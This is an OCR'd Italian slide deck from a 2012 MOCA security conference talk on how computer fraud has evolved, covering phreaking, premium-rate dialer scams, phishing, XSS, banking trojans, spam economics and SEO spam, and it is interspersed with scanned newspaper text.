(ANONYMOUS) FRAUDSTER OF THE NEW AGE

Speaker: Andrea Pompili

```
There are only 10 types
of people in the world:
Those who understand binary,
and those who don't
```


Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

The sweet meaning of Frauds...

Art. 640ter c.p.

«chiunque, alterando in qualsiasi modo il funzionamento di un sistema informatico o telematico, o intervenendo senza diritto su dati, informazioni o programmi contenuti in un sistema informatico o telematico, procura a se o ad altri un ingiusto profitto con altrui danno»

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Una Domanda Facile Facile...

Meglio Rapinare una Banca o Rubare un'Auto?

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Frodi informatiche in numeri

25.000
Frodi creditizie sul web durante il 2010

€ 147
Costo di un'identità compromessa

€ 200.000.000
Danno complessivo derivante dalle truffe

€ 2.000.000 CA
Danni causati dalle false identità

+ 300%
Denunce al Servizio della Polizia Postale nel 2010

Fonte: CRIS per il Sole 24 Ore del novembre 2010

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Fraud World Evolution

Truffa Tradizionale → **Phreaking** → **AutoDialer** → **Phishing** → **???**

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Phreaking & Captain Crunch

John: "Olympus, per favore"

Operatore: "Un attimo, per favore..."

Nixon: "Che succede?"

John: "Signor Presidente,
è in atto una crisi qui, a Los Angeles"

Nixon: "Che tipo di crisi?"

John: "Siamo senza carta igienica,
Signor Presidente."

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

899

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

899 Autodialer Micro-Fraud

Dialer e Modem...

la Repubblica
Direttore Ezio Mauro
Fondatore Eugenio Scalfari
sabato 6 agosto 2005
Anno 30 - Numero 185 € 1,20 in Italia
www.repubblica.it
BO-1F

9 770390 107009 50806

SEDE: 00147 ROMA, Via Cristoforo Colombo, 90
tel. 06/49821, fax 06/49822923.
Sped. abb. post., art. 1, legge 46/04 del 27 febbraio 2004 - Roma.
Concessionaria di pubblicità:
A. MANZONI & C. Milano - Via Nervesa, 21 - tel. 02/574941.

PREZZI DI VENDITA ALL'ESTERO: Portogallo, Spagna € 1,20 (Azzorre, Madeira, Canarie € 1,40); Grecia € 1,60; Austria, Belgio, Francia (tse con D o il Venerdì € 2,00); Germania, Lussemburgo, Monaco P., Olanda € 1,85; Finlandia, Irlanda € 2,00; Albania Lek 280; Canada $ 1; Costa Rica Col 1.000; Croazia Kn 13; Danimarca Kr. 15; Egitto EP 15,50; Malta Cents 53; Marocco MDH 24; Norvegia Kr. 16; Polonia Pln 8,40; Regno Unito Lst. 1,30; Repubblica Ceca Kc 56; Slovacchia Sk 71; Slovenia Sit. 250; Svezia Kr. 15; Svizzera Fr. 2,80; Svizzera Tic. Fr. 2,5 (con il Venerdì Fr. 2,80); Tunisia TD 2; Ungheria Ft. 350; U.S.A $ 1.

709 la truffa corre sul filo...

Il decalogo dell'MDC per salvare il portafoglio

TUTTI I RISCHI PER LA LIBERTÀ

ANTONIO CASSESE

L'AMINACCIA efferata scagliata contro l'Inghilterra dal numero due di

Dopo i famosi 144, 166 e 899 ecco puntualmente migliaia di utenti fare i conti con i raggiri realizzati tramite questo nuovo servizio a pagamento di internet, che sta togliendo il sonno a migliaia di navigatori del web alle prese con le salatissime bollette telefoniche arrivate o in procinto di essere recapitate.

Non ci sono dubbi per il Segretario Nazionale dell'associazione l'Avv. Francesco Luongo secondo cui: "In questi giorni si sta consumando la prima truffa di massa on line della storia italiana. Un nuovo dramma che coinvolge migliaia di utenti, alcuni ancora ignari di cosa li aspetta, e che conferma l'assoluta assenza di garanzie per gli utenti nel mercato delle telecomunicazioni".

Tutto ciò - continua Luongo – ad esclusivo vantaggio di società senza scrupoli e, naturalmente, in uno scandalo che danneggerà anche le società che utilizzavano onestamente il 709. L'MDC considera assolutamente insufficienti i consigli e le rassicurazioni date, solo a cose fatte, dal Dipartimento Vigilanza della Autorità per le garanzie nelle Comunicazioni.

In particolare per l'associazione migliaia di utenti sono a rischio, poiché le procedure di autotutela consigliate anche dalle compagnie telefoniche non sono affatto sicure per i consumatori, sia sul piano pratico che su quello prettamente giuridico.

Secondo l'MDC in questi giorni si stanno letteralmente sviando gli utenti con vaghe promesse e rassicurazioni, mentre in realtà le aziende telefoniche puntano a una semplice rateizzazione delle astronomiche bollette inviate. Parte di questi soldi andrà alle compagnie, mentre la maggior parte

della fattura contenente il 709 va fatta per raccomandata a.r. e non

con prefisso 709.

LA LETTERA

Perché dico no a Berlusconi nel fondo

CARLO DE BENEDETTI


CARA *Repubblica*, cari letto-
ri, cari giornalisti e collabo-
ratori del *Gruppo Espresso*
caro Eugenio, caro Ezio, in ques
giorni mi sono reso conto che si a
tribuisce alla mia persona u
grande responsabilità sulla sce
come individuo,

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Dialer at Work

709 xx yy zz



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.


MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Truffa Tradizionale > Phreaking > AutoDialer > **Phishing** > ???

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Fraud Kit #1> Utenti=Ut0nti



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Fraud Kit #2> Application (In)Security

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 - Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 - Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object Reference
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>


Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Evergreen XSS (Cross Site Scripting)

Def. «Le vulnerabilità di tipo XSS si verificano quando un'applicazione web riceve dati provenienti da fonti non affidabili e li ripropone all'utente senza un'opportuna validazione. XSS permette agli attaccanti di eseguire script malevoli sul browser della vittima, dirottando la sessione dell'utente, oppure forzando la navigazione verso un sito malevolo».

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf




Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

SEO + XSS = Search Engine Poisoning (SEP)



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Fraud Kit #3> Good ol' Trojan Builder

MiTB/MiTMo/BiTB/....

http://www.secureworks.com/research/threats/zeus/

http://www.airdemon.net/spyeye.html

http://www.securelist.com/en/blog/208193760/New_ZitMo_for_Android_and_Blackberry

23-03-2011

ZEUS Source Code Leaked

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.


<1994> 419 Scam: Phishing alla Nigeriana

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

The Art of Email Address Harvesting



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

<2004> L'Eldorado dell'Home Banking

0-Day

Step 1

Step 2

Step 3

Step 4

URL Encoding
XSS

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

<2007> Maometto e la Montagna

Ice IX SpyEye ZEUS Carberp

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

The world of Spam & Identity


Russian Business Network
Kevin Lipnitz
InstallsCash
Aki Mon Telecom
Shane Atkinson
Vandar Kushnir
David D'Amato
Wayne Mansfield
Dave Rhodes
Defcon Host
Sendar Argic
Davis Wolfgang Hawke
Micronnet Ltd.
Scott Richter
Eddie Davidson
Jumpstart Technologies
Alan Ralsky
SBT Telecom Network
iFrame Cash
Canter & Siegel
Peter Francis-Macrae
RBNet
Oleg Nikolaenko
Richard Colbert

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
Fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Ma come pensano Questi di farci i Soldi?




Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Il business del lato Oscuro della Forza

Example of a Typical Campaign	Mass Phishing Attack (Single Campaign)	Spearphishing Attack (Single Campaign)
(A) Total Messages Sent in Campaign	1,000,000	1,000
(B) Block Rate	99%	99%
(C) Open Rate	3%	70%
(D) Click Through Rate	5%	50%
(E) Conversion Rate	50%	50%
Victims	**8**	**2**
Value per Victim	$2,000	$80,000
Total Value from Campaign	**$16,000**	**$160,000**
Total Cost for Campaign	$2,000	$10,000
Total Profit from Campaign	**$14,000**	**$150,000**

Source: Cisco - "Email Attacks: This Time It's Personal" – 30/06/2011



Source: "A Profitless Endeavor: Phishing as Tragedy of the Commons" – 2008

H(E) = Curva della raccolta di denaro sostenibile in funzione **dell'**effort sostenuto

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Truffa Tradizionale > Phreaking > AutoDialer > Phishing > ???

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

The Power of PageRank™

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

PageRank™ in a Nutshell

$$PR(myPage) = (1-d) + d*(PR(T1)/C(T1) + ... + PR(Tn)/C(Tn))$$


PR(X) è il punteggio “PageRank” della pagina X

C(X) è il numero di link presenti nella pagina X (link in uscita)

1. Ogni pagina esterna che mi linka incrementa (anche se di poco) il mio PageRank.
2. Il mio punteggio aumenta quanto più è alto quello di chi mi linka (reputazione).
3. Ricambiare il favore rende felici entrambi.
4. Basta fare tutto con stile!

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

PageRank & Blogging Nightmare



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Ops, il mio sito vende Viagra

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

MOCA 2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
http://moca.olografix.org

Il mondo visto con gli occhi di Google...

viagra site:www.dislessia.org

Ricerca

Circa 25.700 risultati (0,24 secondi)

Tutto
Immagini
Maps
Video
Notizie
Shopping
Più contenuti

Roma
Cambia località

Nel Web
Pagine in italiano
Pagine da: Italia
Pagine straniere tradotte

Viagra Generic Vs Brand, Buy **Viagra** Canada No Prescription ...
www.dislessia.org/forum/viewtopic.php?t=656
19 dic 2005 – **Viagra** Generic Vs Brand, Buy **Viagra** Canada No Prescription. Online Pharmacy, Secure And Anonymous. The only online drugstore that ...

Buy **Viagra** Europe, **Viagra** Generic: Chea
www.dislessia.org/forum/viewtopic.php?t=1906
14 mar 2007 – Buy **Viagra** Europe, **Viagra** Generi
Shipping. Best online pharmacy drugstore: pills for

Viagra Benefits, **Viagra** Dosing: Discount
www.dislessia.org/forum/viewtopic.php?t=2229
15 post - 6 autori - 3 giu 2007
